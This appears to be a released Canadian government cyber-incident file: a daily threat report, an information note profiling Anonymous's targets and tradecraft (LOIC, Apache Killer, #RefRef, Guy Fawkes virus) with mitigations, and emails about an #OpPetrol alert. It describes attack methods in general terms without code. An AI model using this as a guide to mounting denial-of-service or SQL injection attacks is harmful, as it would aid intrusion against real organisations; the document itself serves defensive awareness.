  - Owner: Steve
  - Status: Active

4. Title: CE12-002895 [Compromise of provincial education institution's website]
- Summary: CCIRC has received notification of a probable compromise affecting a provincial education institution's website. The website code has two iframe injections

Canada

embedded at the bottom of the HTTP body. One iFrame link is offline (404) and the second has a Google Safe Browsing informational warning page presenting.
Compromised website

Org called request for assistance, when return the call it was ouside of the business hour (sent email that someone will call early in the morning).
Action/Decision: Notifications sent to IT security or technical contacts in the following organizations:

- Owner: Steve
- Status: Closed

[FOUO] ACTIVITIES: NIL

[FOUO] INTERNATIONAL PARTNERS: NIL

1. Item Description:

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y

http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y
Sucuri Blog (http://blog.sucuri.net/)	Y
F-Secure (http://www.f-secure.com/weblog/)	Y
Topix News (http://www.topix.net/tech/computer-security)	Y
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	Y
Sophos Blog (http://nakedsecurity.sophos.com/)	Y
http://seclists.org/isn/	Y

****

PUBLICATIONS:

1. Item Description: Advisory AV12-018: Oracle update to CVE-2012-1675 TNS Listener Poison Attack

VULNERABILITY WATCH:

1. Item Description: PHP-CGI query string parameter vulnerability
   the php-cgi receives a processed query string parameter as command line arguments which allows command-line switches, such as -s, -d or -c to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution. This is unpatched. CVE-2012-1823. CVSS 9.0.
   Reference: http://secunia.com/advisories/49014/

2. Item Description: VMware ESX/ESXi multiple vulnerabilities
   These stem from issues in the RPC module, the floppy disk module as well as the memory management for VMs over 4 gig of RAM. The may allow a remote user (unauthenticated) to execute arbitrary code on the target system. A local user can obtain elevated privileges on the target system. CVE-2012-1516, CVE-2012-1517, CVE-2012-2448. NO CVSS
   Reference: http://securitytracker.com/id/1027018

THREAT WATCH: NIL
UTILITIES/REPORTS/TIPS:

1. Item Description:**SANS OUCH!**• Stored Information
   • Wiping Your Device
   • SIM Cards / SD Cards
   • Options For Disposal
   • Special Training Offer
   Reference: http://www.securingthehuman.org/resources/newsletters/ouch (include translation)
2. Item Description: **The future of SCADA-control security**If you're a CXO overseeing a critical infrastructure that contains SCADA (supervisory control and data acquisition) controls, a chief concern is how to protect the infrastructure against terrorist attacks. Changes in control software will continue to accelerate until the most critical infrastructure weaknesses (oil refineries, electrical power plants, water treatment facilities) are addressed worldwide. But it may take years to replace all of the controls.
   Reference: http://www.pcadvisor.co.uk/news/security/3355695/future-of-scada-control-security/

3. Item Description: **The 10 Worst Web Application-logic Flaws That Hackers Love to Abuse**
   Hackers are always hunting to find business-logic flaws, especially on the Web, in order to exploit weaknesses in online ordering and other processes. NT OBJECTives, which validates Web application security, says these are the top 10 business-logic flaws they see all the time.
   Those are : Authentication flags and privilege escalation, Critical parameter manipulation and access to unauthorized information/content, Developer's cookie tampering and business process/logic bypass, Business constraint exploitation, Business flow bypass, Exploiting client-side business routines embedded in JavaScript, Flash or Silverlight, Identity or profile extraction, File or unauthorized URL access and business information extraction, Denial of service (DoS) with business logic.
   Reference:
   http://www.pcworld.com/businesscenter/article/254925/the_10_worst_web_applicationlogic_flaws_that_hackers_love_to_abuse.html

4. Item Description: **AVG Anti-Virus Free Edition 2012 review**
   AVG was the first company to offer free AV protection and the policy has done very well for the company, as a lead-in for sales of its full suite. When installing the free AVG Anti-Virus Free Edition 2012, you have to be quite careful not to inadvertently 'upgrade' to the full, put-your-hand-in-your-pocket, one. Once running, ads for other AVG products appear within the program, but these can thankfully be switched off.
   Reference: http://www.pcadvisor.co.uk/reviews/security/3355653/avg-anti-virus-free-edition-2012-review/

5. Item Description: **How to land a cyber security job**
   5 tips for getting hired in this fast-growing, high-paying segment of the IT industry.
   Those are : Get certified, Join the military or the feds, Learn SAML(Security Assertion Markup Language), Master mobile security, Learn to analyze data.
   Reference: http://www.infoworld.com/t/it-jobs/how-land-cyber-security-job-192326

CYBER NEWS:

1. Item Description: **Microsoft plans big May patch slate for next week**
   Microsoft today said it would ship seven security updates next week, three critical, to patch 23 bugs in Windows, Office and its Silverlight and .Net development platforms.
   Reference:
   http://www.computerworld.com/s/article/9226846/Microsoft_plans_big_May_patch_slate_for_next_week?taxonomyId=89
   http://www.zdnet.com/blog/security/ms-patch-tuesday-heads-up-7-bulletins-23-vulnerabilities/11848

2. Item Description: **Microsoft program breach led to early RDP vulnerability exploit**
   A China-based security firm was responsible for leaking data from the Microsoft Active Protections Program, which prompted the creation of an exploit targeting a Windows Remote Desktop Protocol (RDP) vulnerability that was patched in March. The software giant said Hangzhou DPTech Technologies Co., Ltd., a security firm based in China, breached the terms of its non-disclosure agreement under the MAPP program when it leaked information about the vulnerability ahead of the patch release. Security vendors that are members of Microsoft's trusted MAPP program receive vulnerability data and patching information before the public to give engineers time to develop protections for their security products.
   Reference: http://searchsecurity.techtarget.com/news/2240149696/Microsoft-program-breach-led-to-early-RDP-vulnerability-exploit
   http://blogs.technet.com/b/msrc/archive/2012/05/03/mapp-update-taking-action-to-decrease-risk-of-information-disclosure.aspx
   Inside MAPP (Microsoft Active Protection Program)
   http://blogs.technet.com/b/ecostrat/archive/2012/05/03/inside-the-mapp-program.aspx

3. Item Description: **Step aside Anonymous, here comes The Unknowns**
   The latest shadowy hacker group to strike is calling itself The Unknowns, and they're bragging they've hacked NASA Glenn Research Center, the U.S. Air Force, the European Space Agency and others, posting some network-access details.
   The group's missive left on Pastebin this week claims that its list of "victims" also includes the Thai Royal Navy, Harvard, Renault Company, the French Ministry of Defense and the Jordanian Yellow Pages. The Unknowns aren't saying their intrusions occurred because they didn't like the organizations they targeted for some

reason -- which is the usual Anonymous explanation. Rather, their motivation seems more to show off their security wiles and "wisdom," according to their own explanation.
Reference: http://www.networkworld.com/news/2012/050312-unknowns-258958.html
http://pastebin.com/

4. Item Description: **Java 7 arrives for (nearly) all**
   Last week, the fourth update release of Java 7 from Oracle was announced. Now, the users of Java, rather than just the developers, are being offered the chance to update to Java 7. Although Java 7 came out in July 2011, Oracle, Java owner and producer of the binary Java releases for end users, continued to give priority to Java 6. The Java 6 release continued to receive updates from Oracle, but developers have been waiting for Oracle to start updating users to a Java 7 based JRE (Java Runtime Environment) so they can be confident that, when shipping a Java 7 based application, the user will be able to run the application. Oracle says that it is beginning the update process for all users with Java already installed and that they should get an automatic upgrade in the coming months.
   Reference: http://www.h-online.com/security/news/item/Java-7-arrives-for-nearly-all-1568033.html

****

[FOUO] GENERAL INFORMATION:

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

La version française suit

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
INFORMATION NOTE
****

Number: IN12-501
Date: 1 March 2012

****
Overview of the Hacktivist Group "Anonymous"
****

PURPOSE

The purpose of this report is to provide an overview of the hacktivist group "Anonymous." It contains information on its organizational structure, tradecraft and targets; the threat to Canadian Critical Infrastructure systems; and recommended mitigation.

ASSESSMENT

EXECUTIVE SUMMARY

Anonymous targets governments, private firms and individuals whose activities or purposes appear to be in conflict with principles espoused by the group. These principles mainly focus on: civil rights (e.g. oppressive regimes); information accessibility (e.g. Internet censorship); and other causes associated with perceived social injustice.

Based on a view of previous targeting by Anonymous, Canadian critical infrastructure systems could be targeted due to government legislative and regulatory initiatives (e.g. the Copyright Modernization Act) and initiatives that may result in activist opposition (e.g. environmental or social issues).

Anonymous uses a number of capabilities against its targets. These include, but are not limited to, distributed denial-of-service attacks (DDoS)(2), password cracking, SQL injections(3) and malware (virus) deployments. Canadian organizations have been both direct and indirect targets of Anonymous activity. For example, the Toronto Police Service website was hacked in 2011, likely in response to the "Occupy Toronto" camp evictions; Canadian corporations involved with the Alberta Tar Sands have been targeted, in particular to protest against the Keystone XL pipeline; and subsequent to a late-2011 breach of STRATFOR, a US corporation with links to intelligence and law enforcement organizations, credentials used by Canadian organizations to access STRATFOR databases were published. Although Anonymous leverages a variety of tradecraft to achieve its aims, strong IT security practices will help to defend against Anonymous exploits. The majority of these exploits are not leveraging zero-day(4).

OVERVIEW

Activist hackers have increasingly engaged in cyber threat activities to advance their agendas. Most notably, "Anonymous" is a term that refers to a group of

activist hackers, or hacktivists, that poses a wide range of cyber threats to government and commercial organizations around the world. Anonymous' agenda has included initiating cyber threat activities in protest of perceived government-mandated Internet censorship and in support of worldwide activist movements.

STRUCTURE

Anonymous is loosely composed of sub-groups (e.g. Anon-ops5, LulzSec6) and often conducts joint campaigns with other hacktivist groups in support of the same agenda. For example, TeaMpOisoN and People's Liberation Front are separate hacktivist groups with the freedom to opt-in or opt-out of projects conducted jointly with Anonymous. The Anonymous movement has also inspired copycat actions from other hacktivist groups, such as LulzRaft7.

Anonymous is not organized hierarchically and does not have defined leadership. Furthermore, although there have been several unofficial spokespeople(8), Anonymous does not officially have a specific spokesperson. The only requirement for members of Anonymous (known as "Anons") is that they must always remain anonymous while participating in cyber campaigns supporting Anonymous' efforts. In many cases, Anons voluntarily join a botnet by downloading and installing the Low Orbit Ion Cannon (LOIC)(9) onto their computers. (Comment: The absence of a defined leadership structure is possibly why some threats associated with Anonymous are carried out, whereas others become empty threats if general consensus of a target was not agreed upon by the group at large.)

CHOOSING TARGETS

Since Anonymous is decentralized, new targets are determined in a variety of ways. Some of the most commonly used and documented methods of selecting targets are listed below.

- Through consensus among Anons using online polls. Following a discussion on an IRC, an online poll will be conducted to determine the target(s) of DoS/DDoS attacks. Although it appears to be a democratic process, elite Anons who are IRC channel operators are the ones who make the final decision about where to direct the LOIC attacks.
- As a response to perceptions of direct or indirect provocation by governments, by other hacking groups or companies (e.g. HBGary(10)), against the group as a whole, or against the principles to which Anonymous adheres.
- By exposing poor security practices. For instance, Anonymous members may use "Google Hacking" to identify vulnerable targets of opportunity. Results of such reconnaissance activities are often posted ans shared using sites such as pastebin.com .

These targeting practices are generally implemented in support of a specific Anonymous objective or campaign. For instance, one key Anonymous raison-d'être is to promote the ongoing "Operation Anti-Security" (also known as "AntiSec"), which is a declaration of cyber warfare on governments and corporations in response to perceived corruption and Internet censorship. As part of this campaign, Anonymous members are encouraged to locate and leak classified government information and to target banks or other high-profile establishments.

PAST TARGETS/BEHAVIOUR

Anonymous has initiated cyber threat activities in protest of government decisions and in support of their own principles. Recently, its hacktivism efforts have been concentrated on the various Occupy(11) movements, protesting Internet censorship and Internet filtering, protesting against oppressive regimes, and supporting WikiLeaks.

These campaigns include:

2008:
Project Chanology (worldwide)
Action: DDoS attacks were launched against the Church of Scientology websites and non-violent protests worldwide.
Reason: The Church of Scientology was attempting to restrict access to information that it found embarrassing and was readily available on the Internet.

2009:
Anonymous Iran (Iran)
Action: An Iranian Green Party Support site, Anonymous Iran, was created to provide covert resources and event updates for Iranian protestors during government-imposed Internet information censorship.
Reason: To provide support to Iranian protestors against a regime perceived to be corrupt.

Operation Didgeridie (Australia)
Action: A DDoS attack was launched against the Australian prime minister's website.
Reason: To protest against proposed government policy and legislation related to the implementation of ISP-level blacklists.

2010:
Operation Titstorm (Australia)
Action: A DDoS attack was launched against the Australian parliament's website and the prime minister's website was defaced.
Reason: To protest against the implementation of an Internet filter that would block websites containing child abuse material and certain types of pornography.

Operation Payback / Operation Sony (worldwide)
Action: DDoS attacks were launched against Sony PlayStation websites.
Reason: To support online file-sharing and to retaliate against Sony for seeking legal action against two individuals who successfully hacked the PlayStation3 system to allow users to run generic applications(12).

Operation Avenge Assange (US)
Action: DDoS attacks were launched against Amazon, PayPal, MasterCard and Visa websites.
Reason: To show support for WikiLeaks and to protest against its founder's arrest.

Operation Zimbabwe (Zimbabwe)
Action: DDoS attacks were launched against the Government of the Republic of Zimbabwe's websites.
Reason: To protest against censorship of WikiLeaks documents.

2011:
Operation Tunisia (Tunisia)
Action: DDoS attacks were launched on the Government of Tunisia's websites.
Reason: To protest against Internet censorship and to support the Arab Spring(13).

Operation Syria (Syria)
Action: Website of the Syrian Defence Ministry website was defaced.
Reason: To support the Arab Spring (Syrian uprising).

Operation Egypt (Egypt)
Action: A DDoS attack was launched against the Government of Egypt's website and the National Democratic Party's website. Also, the names and passwords of email addresses of government officials were released.
Reason: To support the Arab Spring (Egyptian revolution).

HBGary Federal (US)
Action: HBGary's website was defaced, company files were deleted and 68,000 employee emails were published.

Reason: An HBGary official provoked Anonymous by threatening to expose information about the group.

Bank Of America (US)
Action: Sensitive Bank of America documents were released online, which allegedly proved cases of corruption and fraud at the bank.
Reason: To protest in support of allegations of corruption and fraud within the US banking system.

Operation Malaysia (Malaysia)
Action: DDoS attacks were launched on 91 Government of Malaysia's websites.
Reason: In response to the Malaysian government's censorship of sites such as Pirate Bay(14) and WikiLeaks.

Occupy Wall Street (US)
Action: DDoS attacks were launched on the Oakland Police Department website and the St. Louis mayor's website.
Reason: To protest evictions of protestors from Occupy sites, in support of the worldwide Occupy movement.

Operation Mayhem (US)
Action: Guy Fawkes virus was released on Facebook.
Reason: To protest the Stop Online Piracy Act(15), perceptions of police violence towards protestors in Occupy movements and any opposition to Anonymous activities.

Cox Communications (US)
Action: Domain Name System (DNS) servers were taken offline, removing Internet access for clientele in most of southwest America.
Reason: To protest Cox Communications' attempted regulation of customers' data usage quota.

Operation Blackout (US)
Action: In November, Anonymous threatened action against the US government.
Reason: To protest against the Stop Online Piracy Act.

STRATFOR (worldwide)
Action: STRATFOR is a US company that provides services to intelligence and law enforcement agencies, among others. Two hundred gigabytes of data was stolen from STRATFOR's web servers and subsequently published. The stolen information included active credit cards, e-mail addresses, phone numbers, encrypted passwords and sensitive information from clients (including government and military departments). Anonymous planned to donate to charities using the stolen credit card information.
Reason: Following the HBGary incident, Anonymous began to investigate what it refers to as a "state-corporate alliance against the free information movement." Due to STRATFOR's ties with the intelligence and military contracting sectors and government agencies, Anonymous believed that targeting STRATFOR would "improve [their] ability to continue this investigation and thereby bring to light other instances of [perceived] corruption, crime and deception on the part of certain powerful actors based in the US and elsewhere(16)."

Ongoing:
Operation Antisec (NATO, Tunisia, Brazil, Australia, US, Turkey, UK, and other countries)
Action: In the US, DDoS attacks were launched against the Central Intelligence Agency's (CIA) website, the US Senate website was hacked and information about its internal server structure was released. In the UK, DDoS attacks were launched against the Serious Organised Crime Agency's (SOCA) website.
Reason: The declaration of cyber warfare on governments and corporations worldwide in response to perceived corruption and government censorship.

CANADA:
Anonymous has directly and indirectly targeted the Government of Canada, Canada's municipal governments and Canadian private corporations. Examples include:

Government of Canada:
STRATFOR (December 2011)
The federal government has been an indirect target of Anonymous activity in connection with STRATFOR. STRATFOR is a resource used by various federal departments. When usernames and passwords were released by Anonymous, some of them included those of federal employees(17).

Bill C-11, ACTA and Bill C-30 (February 2012):
The federal government was directly targeted by Anonymous in relation to the Bill-C-11 (Copyright Modernization Act), ACTA and C-30 (Lawful Access Package) through denial of service attacks and threats against the Public Safety Minister extensively covered in the media.

Municipal Governments:
Toronto (November 2011)
Anonymous threatened to take down the City of Toronto's website if officials evicted protestors from the Occupy Toronto camp. Although no known activity was conducted against the City of Toronto's website, the Toronto Police Service website was hacked and several usernames and passwords were stolen, possibly in retaliation to the continued efforts to evict the Occupy camp.

Private Corporations:
Operation Green Rights/ Project Tarmaggedon (July 2011)
In response to concerns about the environment, Anonymous has targeted companies related to the Keystone XL pipeline and the Alberta Tar Sands project.

TRADECRAFT

Anonymous has traditionally used basic, open-source-available cyber threat tradecraft against their targets. However, beginning in mid-2011, Anons have begun developing their own malware. (Comment: The exploits below do not represent a conclusive list because Anonymous has a large number of members and all of their activities cannot be tracked and attributed to Anonymous.)

DoS/DDoS:
Anonymous' usual method of choice is to launch DoS/DDoS attacks against a target's website in an effort to bring the network offline and to make the website unavailable to legitimate users. Two commonly used methods include:

- LOIC/HOIC/JS LOIC/BOIC:
Anons are encouraged to download and launch the Low Orbit Ion Cannon application enabling them to willingly participate in a botnet. The LOIC is pointed at a target of choice, which then disrupts the service of the victim's host. However, since LOIC can reveal the IP addresses of its users, its traceability has prompted Anonymous to find other means of attacks such as encouraging the use of anonymization proxy like TOR (The onion router). Other versions of the tool include a Javascript version, JS LOIC, and most recently, a Bookmark-based version coined BOIC. These versions require little more than one mouse-click to flood a target with GET and POST packets aimed at creating a denial of service condition.

- Apache Killer:
The Apache DoS tool nicknamed the "Apache Killer" exploits a vulnerability that allows remote attackers to send requests to servers via a malformed uniform resource identifier (URI)(20). It is designed to drain the web server's memory, which would then take the website offline. It also allows a remote attacker to use a single computer to wage DoS attacks against an Apache server.

DoS/DDoS via SQL Injections:
- #RefRef:

Anonymous developed and released a Perl DDoS tool in September 2011, #RefRef, that exploits SQL(21) vulnerabilities. The tool sends malformed SQL queries, specially crafted to exhaust server resources, to a web portal hosted on an SQL server. As a result, the website would be taken offline. #RefRef could be used in combination with tools such as Havij, an SQL Injection tool that helps penetration testers find and exploit SQL Injection vulnerabilities. As a result of SQL vulnerability exploitation, database content could be changed, or database information (such as credit card information or passwords) could be stolen.

Guy Fawkes Virus:
Malware development is also something that Anonymous members have been focusing on. The Guy Fawkes(22) virus was developed by Anon to take control of a Facebook account and use it to spread malware to other members without the users actually logging onto the site. According to security analysts at the antivirus software company BitDefender, the Guy Fawkes virus (which they have named Backdoor-Bifrose-AAJX) has the ability to inject itself in the Internet Explorer process, providing a remote attacker with unhindered access to the compromised system. It would also record keystrokes and disrupt processes of known antimalware software. (Comment: Although the Guy Fawkes virus was previously believed to be responsible for the massive pornographic spam attack against Facebook in November 2011, this was later refuted by Facebook and BitDefender. Anonymous has stated that it is still working to control the virus to be used at a later date.)

Other:
Other techniques used by Anonymous include using social engineering techniques to gain access to victims' systems (e.g. HBGary Federal), using web defacement to post embarrassing messages on victims' websites, using password cracking to exfiltrate data from a victim's database, and using a Twitter raiding tool called Universal Rapid Gamma Emitter (URGE) to hijack Twitter trending topics into topics of interest to Anonymous. It also allows Anons to tweet messages within the topics.

MITIGATION

Strong IT security practices will go a long way to defending against threats such as the Anonymous hacktivist collective. Anonymous generally leverages open source or well-known vulnerabilities. The nature of the targets is also generally advertised in open forums such as Twitter and Pastebin, as well as main stream media.
Organizations are encouraged to consult CCIRC's mitigation guidelines for advanced persistent threats and DDoS attacks found here:
- http://www.publicsafety.gc.ca/prg/em/ccirc/2012/tr12-001-eng.aspx
- http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

In addition, the following mitigation is available for some of the tradecraft specifically noted above:

Apache Killer
- Apache has since released patches to fix this vulnerability. All users are recommended to upgrade to Apache 2.2.20 or higher.

#RefRef
- Webcode should be hardened against SQL injection to prevent the server from executing arbitrary SQL queries sent by unknown users. Consult best practices references such as the Open Web Application Security Project (OWASP) (https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

ENDNOTES

(1) IRC is a protocol for Internet text messaging and synchronous conferencing. It allows group communications as well as private messaging and file sharing.

(2) A distributed denial-of-service (DDoS) attack is one in which a multitude of systems attack a single target. The flood of incoming messages to the target system forces it to shut down and denies service to legitimate users.

(3) SQL injection is often used to attack the security of a website by injecting SQL commands into the database of an application.

(4) Zero-day threats attempt to exploit new computer application vulnerabilities not yet known to the software developer or the general public.

(5) Anon-ops provides communications for Anonymous' announcements.

(6) LulzSec was a small team that joined forces with Anonymous in the ongoing "Operation Anti-Security" or "AntiSec" campaign, which later disbanded in the summer of 2011.

(7) LulzRaft was inspired by LulzSec group and has been responsible for web defacement of the Conservative Party of Canada's website and for accessing private information about the party's donors. They have also been linked to web defacement of Calgary-based energy company Husky Energy's website.

(8) Unofficial spokespeople for Anonymous include Jake Davis (also known by his online nickname "Topiary") and Barrett Brown. For more information on Jake Davis, please see http://nakedsecurity.sophos.com/2011/07/31/jake-davis-named-as-suspected-hacker-topiary-by-ukpolice/. For more information on Barrett Brown, please see http://www.dmagazine.com/Home/D_Magazine/2011/April/How_Barrett_Brown_Helped_Overthrow_the_Government_of_Tunisia.aspx.

(9) According to open source, LOIC is an open source network stress testing application that performs DoS or DDoS attacks on a target site by flooding the server with TCP or UDP packets to disrupt the service of a host.

(10) HBGary Federal is a technology security company that was working with the FBI to unmask members of Anonymous. In February 2011, the CEO, Aaron Barr, revealed an intention to release information on the identities of Anonymous members. As a result, Anonymous members compromised the HBGary website and stole and publicly released the company's documents and emails.

(11) According to open source, the Occupy movement refers to an international protest movement directed against high unemployment, social and economic inequality and perceived corruption in corporations and government.

(12) For more information, please refer to http://www.pcmag.com/article2/0,2817,2383018,88.asp.

(13) The Arab Spring refers to revolutionary protests occurring in the Arab world beginning in December 2010. Countries affected include Tunisia, Egypt, Libya, Bahrain, Syria, Yemen, Algeria, Iraq, Jordan, Kuwait, Morocco, Oman, Lebanon and Saudi Arabia.

(14) The Pirate Bay is a Swedish website known for facilitating illegal downloads and supporting the international anti-copyright movement.

(15) The Stop Online Piracy Act is proposed US legislation to combat against the online distribution of copyrighted intellectual property. This has been viewed by Anonymous as an attempt to censor the Internet.

(16) For the full explanation, please refer to Barrett Brown's statement at http://www.zerohedge.com/news/anonymous-explains-why-27million-stratfor-emails-were-

hacked.

(17) CCIRC notified affected organizations accordingly.

(18) This legislation will be similar to previous bills: Bill C-50, Bill C-51 and Bill C-52.

(19) Operation Facebook was launched on November 5, 2011, because Anonymous believes that "Facebook is the opposite of the Antisec cause."

(20) For more information, please refer to CVE-2011-3192 at http://nvd.nist.gov/.

(21) An SQL server is a relational database server that can store and retrieve data across a network (e.g. the Internet). Queries from client machines are formatted in the SQL language.

(22) Guy Fawkes was associated with the Gunpowder Plot, a failed assassination attempt against King James I of England in 1605. The conspirators' plan was to blow up the Houses of Parliament in order to kill the King and the Members of Parliament. Coincidentally, Anons have adopted the easily available and inexpensive Guy Fawkes mask as their symbol.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Page 572

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 573 to / à 574

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 575

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 576

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 577

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 578

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 579

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 580

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Clow, Patrick
Sent: Wednesday, May 15, 2013 12:13 PM
To: CYBERDO
Subject: CE13-005678
Attachments: OpPetrol.pdf

20(1)C

Information from a trusted partner on OpPetrol.

Pages 582 to / à 583

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]
Sent: Wednesday, May 15, 2013 2:01 PM
To: CYBERDO
Cc: [redacted]
Subject: Re: Contact information

Hi Sharique.
It was nice chatting with. Here is my contact information. Please send along all information on #OpPetrol, we will do the same.
Thank you!

[redacted]

[redacted]

You can use this contact information.

Cyber Duty Officer | Officier de veille cybernétique
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada
Email : [redacted]
Telephone | Téléphone [redacted]
Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Thursday, May 16, 2013 11:43 AM
To: CYBERDO
Subject: OpPetrol

Importance: Low

Hey guys

Any info on this that you've seen via your channels?

--
[redacted]

From: CYBERDO
Sent: Thursday, May 16, 2013 12:28 PM
To: [redacted]
Cc: CYBERDO
Subject: RE: OpPetrol

Good Afternoon [redacted]

CCIRC recently released an alert regarding #OpPetrol (included below). Although currently CCIRC only has open source information regarding #OpPetrol.

Regards,
Cyber Duty Officer

//////////////////////ALERT//////////////////////

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
****

Number: AL13-501
Date: 14 May 2013

****
Potential Targeting of the Petroleum Industry in June 2013
****

PURPOSE
========
The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #opPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT
==========
CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2013. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partners accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES

==========

http://pastebin.com [redacted]

[redacted]

==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal (PC3P - [redacted] For information on how to obtain access to the PC3P portal, please email: [redacted]

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

//

Cyber Duty Officer | Officier de veille cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone [redacted] Facsimile | Télécopieur +1 613-991-3574 cyber-incident@ps-sp.gc.ca www.publicsafety.gc.ca | www.securitepublique.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: [redacted]
Sent: Thursday, May 16, 2013 11:43 AM
To: CYBERDO
Subject: OpPetrol
Importance: Low

Hey guys

Any info on this that you've seen via your channels?

--
[redacted]

From: [redacted]
Sent: Thursday, May 16, 2013 12:30 PM
To: CYBERDO
Subject: Re: OpPetrol

Thanks!
I must have missed this one.

Appreciate it

--
[redacted]

On 13-05-16 10:28 AM, "CYBERDO" [redacted] wrote:

>Good Afternoon [redacted]
>
>CCIRC recently released an alert regarding #OpPetrol (included below).
>Although currently CCIRC only has open source information regarding
>#OpPetrol.
>
>Regards,
>Cyber Duty Officer
>
>//////////////////////ALERT//////////////////////
>
>PUBLIC SAFETY CANADA
>CANADIAN CYBER INCIDENT RESPONSE CENTRE
>
>**********
> ALERT
>**********
>
>Number: AL13-501
>Date: 14 May 2013
>
>**********
>Potential Targeting of the Petroleum Industry in June 2013
>**********
>
>PURPOSE
>========
>The purpose of this Alert is to raise awareness of an open source report
>that indicates that a potential cyber operation (#Anonymous, #opPetrol)
>may be targeting international petroleum industry organizations,

>including Canadian organizations.
>
>ASSESSMENT
>==========
>CCIRC is aware of open source reporting regarding a potential cyber
>operation (#OpPetrol) that is reportedly directly aimed at the petroleum
>industry, including Canadian operations. Open source reports indicate
>that this operation will start on June 20, 2013. At this time, CCIRC does
>not have any additional information, however wanted to share this
>information with its critical infrastructure partners in the Canadian oil
>and gas subsector.
>
>Contents of the original statement found on Pastebin, as well as the open
>source report are referenced below.
>
>CCIRC will continue to observe these potential events and will advise its
>partners accordingly as future information becomes available. Recipients
>of this Alert that have any additional information are encouraged to
>contact CCIRC.
>
>REFERENCES
>==========
>http://pastebin.com/
>
>
>
>=================
>
>Please be advised that all new documents are uploaded to the CCIRC Cyber
>Community Portal (PC3P - For information on
>how to obtain access to the PC3P portal, please email:
>
>
>Note to Readers
>
>The Canadian Cyber Incident Response Centre (CCIRC) operates within
>Public Safety Canada, and works with partners inside and outside Canada
>to mitigate cyber threats to vital networks outside the federal
>government. These include systems that keep Canada's critical
>infrastructure functioning properly, such as the electrical grid and
>financial networks, or contain valuable commercial information that
>underpins our economic prosperity. CCIRC supports the owners and
>operators of systems of national importance, including critical
>infrastructure, and is responsible for coordinating the national response
